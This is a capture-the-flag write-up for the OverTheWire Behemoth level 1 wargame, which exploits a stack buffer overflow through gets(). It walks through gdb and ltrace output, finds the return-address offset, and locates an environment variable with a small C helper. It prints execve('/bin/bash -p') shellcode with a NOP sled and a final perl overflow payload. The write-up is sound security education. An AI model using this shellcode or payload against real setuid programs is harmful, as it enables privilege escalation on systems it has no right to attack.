


Behemoth Level - 1

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: https://overthewire.org/information/donate.html

Author: Jinay Shah

Tools Used:

- ltrace
- GDB

TL;DR

Vulnerability

Classic **stack-based buffer overflow** allowing EIP control.

However, successful exploitation is **highly dependent on runtime environment, stack layout, and argv/env alignment**, making naïve payloads unreliable.

Final working payload (conceptual structure)

```
"A" * <offset_to_EIP>
+ <return_address_into_NOP_sled>
```

```
+ NOP sled (large)
+ shellcode
```

Shellcode location: environment variable

Execution context: outside `gdb`, with a clean environment

Why this payload finally worked

- **Large NOP sled**
  - Precise return addresses were unreliable.
  - A large sled tolerated stack variance and ensured landing in executable code.
- **Environment-based shellcode**
  - Placing shellcode in an environment variable provided a larger, more stable memory region than stack-resident shellcode.
- **Corrected argv/env length math**
  - Initial failures came from incorrect assumptions about argument + environment placement.
  - Recalculating exact lengths fixed misalignment issues.
- **Clean execution environment**
  - `gdb` altered stack layout enough to break the exploit.
  - Running the binary normally removed that distortion.

What didn't matter

- **Exact shellcode variant**
  - Multiple shellcodes worked once execution landed correctly.
  - Shellcode choice was not the bottleneck.
- **First guessed environment address**
  - Static address assumptions were fragile.
  - Reliability came from tolerance, not precision.

- **Copy-paste walkthrough payloads**
  - Environment differences made external payloads unreliable.
  - Understanding execution flow mattered more than syntax.

Result

Successful redirection of execution into shellcode, resulting in privilege escalation and retrieval of the **next level password**.

Level info:

There is no information for this level, intentionally.

[It will remain so for all the next stages as well of this wargame series]

Solution:

Let's begin with the usual normal execution of `./behemoth1` and with `ltrace` :

```
behemoth1@behemoth:/behemoth$ ls
behemoth0  behemoth1  behemoth2  behemoth3  behemoth4  behemoth5  behemoth6  behemoth6_reader  behemoth7
behemoth1@behemoth:/behemoth$ ./behemoth1
Password: 1234567890
Authentication failure.
Sorry.
behemoth1@behemoth:/behemoth$ ltrace ./behemoth1
__libc_start_main(0x804909d, 1, 0xffffd464, 0 <unfinished ...>
printf("Password: ")                                                    = 10
gets(0xffffd365, 0xf7fc7000, 0, 0Password: 12345
)                                          = 0xffffd365
puts("Authentication failure.\nSorry."Authentication failure.
Sorry.
)                                         = 31
+++ exited (status 0) +++
behemoth1@behemoth:/behemoth$
```

It seems there are no solid clues or artefacts as to how we might move forward, let's try buffer overflow if we can:

```
behemoth1@behemoth:/behemoth$ ./behemoth1
Password: 123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890
Authentication failure.
Sorry.
Segmentation fault (core dumped)
behemoth1@behemoth:/behemoth$
```

There is a segmentation fault- program crashed (successfully, lol)

Let's analyze the program in debugging mode using `gdb` and disassemble `main` function:

```
gdb ./behemoth1
(gdb) disassemble main
```

```
Dump of assembler code for function main:
   0x08049186 <+0>:     push   %ebp
   0x08049187 <+1>:     mov    %esp,%ebp
   0x08049189 <+3>:     sub    $0x44,%esp
   0x0804918c <+6>:     push   $0x804a008
   0x08049191 <+11>:    call   0x8049040 <printf@plt>
   0x08049196 <+16>:    add    $0x4,%esp
   0x08049199 <+19>:    lea    -0x43(%ebp),%eax
   0x0804919c <+22>:    push   %eax
   0x0804919d <+23>:    call   0x8049050 <gets@plt>
   0x080491a2 <+28>:    add    $0x4,%esp
   0x080491a5 <+31>:    push   $0x804a014
   0x080491aa <+36>:    call   0x8049060 <puts@plt>
   0x080491af <+41>:    add    $0x4,%esp
   0x080491b2 <+44>:    mov    $0x0,%eax
   0x080491b7 <+49>:    leave
   0x080491b8 <+50>:    ret
End of assembler dump.
```

Let's run the program in debugging mode [gdb] and input password as 100As:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
(gdb) run
Starting program: /behemoth/behemoth1
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Authentication failure.
Sorry.
```

Let’s look at the registers:

```
(gdb) info registers
```

Okay so the EIP [Extended Instruction Pointer] stores AAAA [hex value being → 0x41414141]

```
(gdb) info registers
eax            0x0                 0
ecx            0xf7faf8a0          -134547296
edx            0x0                 0
ebx            0xf7fade34          -134554060
esp            0xffffd380          0xffffd380
ebp            0x41414141          0x41414141
esi            0xffffd43c          -11204
edi            0xf7ffcb60          -134231200
eip            0x41414141          0x41414141
eflags         0x10282             [ SF IF RF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
```

We are trying to find the exact location of EIP, so we will just add a couple of Bs at the end and then try to find the exact point after how many characters, is the program crashing [86 As + 4Bs]:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
```

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth1
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Authentication failure.
Sorry.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers
eax            0x0                0
ecx            0xf7faf8a0         -134547296
edx            0x0                0
ebx            0xf7fade34         -134554060
esp            0xffffd380         0xffffd380
ebp            0x41414141         0x41414141
esi            0xffffd43c         -11204
edi            0xf7ffcb60         -134231200
eip            0x41414141         0x41414141
eflags         0x10282            [ SF IF RF ]
cs             0x23               35
```

Not close yet, this is going to take a little trial and error let's reduce the size of As by 10 more
[76 As + 4Bs]:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAABBBB
```

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth1
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Authentication failure.
Sorry.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers
eax            0x0                0
ecx            0xf7faf8a0         -134547296
edx            0x0                0
ebx            0xf7fade34         -134554060
esp            0xffffd380         0xffffd380
ebp            0x41414141         0x41414141
esi            0xffffd43c         -11204
edi            0xf7ffcb60         -134231200
eip            0x41414141         0x41414141
eflags         0x10282            [ SF IF RF ]
cs             0x23               35
```


Let's try 10 more [66As + 4Bs]:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAABBBB
```

This time around it did not create a segmentation fault so the breaking character length must be between 70 to 80, let's tinker slightly more:
[70As + 4Bs]

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAABBBB
```



Okay this one was real close, if you look at the EIP register now, it stores the value: 0x424242 - so 3Bs one more would make it 4Bs exactly, here's the math to it:

70 As + 4Bs → EIP Register: 3Bs
71 As + 4Bs → EIP Register: 4Bs

Character length exactly causing the segmentation fault begins from 72nd ch aracter!

Okay finally we figure this out, let's verify the same with 71As + 4Bs:

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth1
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Authentication failure.
Sorry.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) info registers
eax            0x0                0
ecx            0xf7faf8a0         -134547296
edx            0x0                0
ebx            0xf7fade34         -134554060
esp            0xffffd380         0xffffd380
ebp            0x41414141         0x41414141
esi            0xffffd43c         -11204
edi            0xf7ffcb60         -134231200
eip            0x42424242         0x42424242
eflags         0x10282            [ SF IF RF ]
cs             0x23               35
```

And the math verifies exactly 4Bs in EIP as 0x42424242


Now, we should get to building our shell code to exploit that also preserves effective user id, I have one from previous OverTheWire series, you can use anyone you'd like or the same as me:

```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```

Link to the shell code:

```
https://shell-storm.org/shellcode/files/shellcode-606.html
```

You can choose custom or any other shell code, just remember to use one that preserves user permissions/privileges, it should be like: `bash -p` :



shell-storm.org/shellcode/files/shellcode-606.html

```
/*

Title:  Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL) - 33 bytes
Author: Jonathan Salwan
Mail:   submit@shell-storm.org
Web:    http://www.shell-storm.org

!Database of Shellcodes http://www.shell-storm.org/shellcode/


sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/bash/#ixzz0mzPmJC49

sassembly of section .text:

08048054 <.text>:
 8048054:       6a 0b                   push   $0xb
 8048056:       58                      pop    %eax
 8048057:       99                      cltd
 8048058:       52                      push   %edx
 8048059:       66 68 2d 70             pushw  $0x702d
 804805d:       89 e1                   mov    %esp,%ecx
 804805f:       52                      push   %edx
 8048060:       6a 68                   push   $0x68
 8048062:       68 2f 62 61 73          push   $0x7361622f
 8048067:       68 2f 62 69 6e          push   $0x6e69622f
 804806c:       89 e3                   mov    %esp,%ebx
 804806e:       52                      push   %edx
 804806f:       51                      push   %ecx
 8048070:       53                      push   %ebx
 8048071:       89 e1                   mov    %esp,%ecx
 8048073:       cd 80                   int    $0x80

*/

#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                   "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                   "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                   "\x51\x53\x89\xe1\xcd\x80";
```

We will need to export our shell code as an environment variable, like this:

```
export SHELLCODE='\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'
```

```
behemoth1@behemoth:/behemoth$ export SHELLCODE='\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\
x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'
behemoth1@behemoth:/behemoth$ echo $SHELLCODE
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
behemoth1@behemoth:/behemoth$
```

It is exported as an env variable, perfect!

Now we need to get the exact location or the physical address of the same, we can add NOP which would slide to the shellcode, but this time around I wish to build a C program which gets me the location exactly how? Follow:

```
behemoth1@behemoth:/behemoth$ mktemp -d
/tmp/tmp.6aKod8Nhdl
behemoth1@behemoth:/behemoth$ chmod 777 /tmp/tmp.6aKod8Nhdl
behemoth1@behemoth:/behemoth$ cd /tmp/tmp.6aKod8Nhdl
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$
```

```
mktemp -d # creates a temporary directory
chmod 777  /tmp/tmp.6aKod8Nhdl # give read, write and execute permissions
cd /tmp/tmp.6aKod8Nhdl # traverse to the temp directory
```

Let's build our C program:

```
nano getloc.c # c program to get the location in nano editor
```

code:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
        char *ptr;
        ptr = getenv(argv[1]);
        ptr += (strlen(argv[0]) - strlen(argv[2])*2);
```

```
        printf("%s location address: %p\n", argv[1], ptr);
}
```

Allow me to explain the code and what it does for us:

```
int main(int argc, char *argv[]){
```

- Program entry point.
- `argc` = number of command-line arguments.
- `argv` = array of pointers to the argument strings.

Expected arguments:

- `argv[0]` → program name
- `argv[1]` → name of an environment variable
- `argv[2]` → another string (used only for its length)

```
char *ptr;
```

Declares a pointer of char data-type.

```
ptr = getenv(argv[1]);
```

Calls **`getenv()`** with the name stored in **`argv[1]`**.

`getenv()` returns:

A pointer to the value string of that environment variable in memory

Or NULL if the variable does not exist

`ptr` now points to the start of the environment variable's value, not the variable name.

Example:

```
./getloc SHELLCODE /behemoth/behemoth1
```

ptr → points to the string value of SHELLCODE in the process memory.

```
ptr += (strlen(argv[0]) - strlen(argv[2])*2);
```

This is the critical pointer arithmetic line.

Break-down:

`strlen(argv[0])`

Length of the program name string.

`strlen(argv[2])`

Length of the third command-line argument.

`strlen(argv[2]) * 2`

Doubles that length.

`(strlen(argv[0]) - strlen(argv[2])*2)`

Computes an integer offset.

This value may be positive or negative.

`ptr += offset`

Moves the pointer forward or backward in memory by that many bytes.

What this program is REALLY doing (summary)

Fetches the memory address of an environment variable's value.
Applies a calculated offset based on command-line argument lengths.
Prints the resulting memory address.

Save the file and make a binary executable or compile our file to `.exe` program:

```
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$ ls
getloc.c
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$ gcc -m32 -o getloc getloc.c
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$ ls
getloc  getloc.c
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$ ./getloc SHELLCODE /behemoth/behemoth1
SHELLCODE location address: 0xffffd540
```

And there we go we get the address:

```
0xffffd540
```

The number storing format must be little-endian, but let's verify that as well:

```
lscpu | grep -i endian
```

```
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$ lscpu | grep -i endian
Byte Order:                         Little Endian
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$
```

It is little endian indeed, if you have no idea about little endian-number storing format;

In computing, **endianness** is the order in which bytes within a *word* data type are transmitted over a data communication medium or addressed in computer memory, counting only byte significance compared to earliness. Endianness is primarily expressed as **big-endian** (**BE**) or **little-endian** (**LE**).




Diagram demonstrating big- versus little-endianness

Computers store information in various-sized groups of binary bits. Each group is assigned a number, called its *address*, that the computer uses to access that data. On most modern computers, the smallest data group with an address is eight bits long and is called a byte. Larger groups comprise two or more bytes, for example, a 32-bit word contains four bytes.

There are two principal ways a computer could number the individual bytes in a larger group, starting at either end. A big-endian system stores the most significant byte of a word at the smallest memory address and the least significant byte at the largest. A little-endian system, in contrast, stores the least-significant byte at the smallest address.[1][2][3] Of the two, big-endian is thus closer to the way the digits of numbers are written left-to-right in English, comparing digits to bytes and assuming addresses increase from left to right.

So the system is little-endian, meaning it will read from LSB [least significant bit] to MSB [most significant bit] or simply from left → to right.

Our address in little-endian will be:

```
\x40\xd5\xff\xff
```

Now let's craft our payload, we have perl as an option so we will use that:

```
(perl -e 'print "A" x 71 . "\x40\xd5\xff\xff";'; cat) | /behemoth/behemoth1
```

Well the payload doesn't seem to work yet:

```
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$ (perl -e 'print "A" x 71 . "\x40\xd5\xff\xff";'; cat) | /behemoth/behemoth1
www
Password: Authentication failure.
Sorry.
whoami
Segmentation fault (core dumped)
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$ (perl -e 'print "A" x 71 . "\x40\xd5\xff\xff";'; cat) | /behemoth/behemoth1

Password: Authentication failure.
Sorry.
who
Segmentation fault (core dumped)
behemoth1@behemoth:/tmp/tmp.6aKod8Nhdl$
```

The problem must be the address of SHELLCODE variable.

Let's try another payload with a NOP sled:

```
export SHELLCODE='\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'
```

Nope even with the NOP sled characters, it still does not seem to work :(

I will have to pivot and start from scratch again to define and break the exploit.

Just an update it's been 2 days now I tried more than tens of attempts and it's unnecessary to document al of them failures, but just documenting the fact that it is tough for me and I'm still trying to execute a payload which seemed conceptual clear to me early on.

This is my next pivot and another attempt at a clean execution, with the first method I attempted;
Here we go again [CJ voice]:

```
export SHELLCODE=$'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90
```

```
behemoth1@behemoth:/behemoth$ mktemp -d
/tmp/tmp.yn6joi8USC
behemoth1@behemoth:/behemoth$ cd /tmp/tmp.yn6joi8USC
behemoth1@behemoth:/tmp/tmp.yn6joi8USC$ nano callocation.c
Unable to create directory /home/behemoth1/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

behemoth1@behemoth:/tmp/tmp.yn6joi8USC$ ls
callocation.c
behemoth1@behemoth:/tmp/tmp.yn6joi8USC$ gcc -m32 -o callocation callocation.c
callocation.c:2:10: fatal error: stdib.h: No such file or directory
    2 | #include <stdib.h>
      |          ^~~~~~~~
compilation terminated.
behemoth1@behemoth:/tmp/tmp.yn6joi8USC$ nano callocation.c
Unable to create directory /home/behemoth1/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

behemoth1@behemoth:/tmp/tmp.yn6joi8USC$ ^C
behemoth1@behemoth:/tmp/tmp.yn6joi8USC$ gcc -m32 -o callocation callocation.c
behemoth1@behemoth:/tmp/tmp.yn6joi8USC$ ls
callocation  callocation.c
```


`callocation.c`:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]){
	char *ptr;
	ptr = getenv(argv[1]);
	ptr += (strlen(argv[0]) - strlen(argv[2]))*2;
	printf("%s in memory at: %p\n", argv[1], ptr);
}
```

FINAL WORKING PAYLOAD:

```
(perl -e 'print "a" x 71 . "\xe3\xd4\xff\xff";'; cat) | /behemoth/behemoth1
```



And finally we get the password for it!
Oh my days was this tough for me....

Reflection

I think the program clicked because I used another machine with completely wiped history and started with a huge NOP sled and extra careful steps each debugged and verified after small changes, honestly I still don't know why it did not work the first time around- but well such is the nature of stack memory layouts environment variables and the physical memory of systems, this was fun though :)

References:

1. Shell-Storm.org:

   https://shell-storm.org/shellcode/index.html

2. YouTube [HMCyberAcademy]:
   https://www.youtube.com/watch?v=H6JTwwKHkvE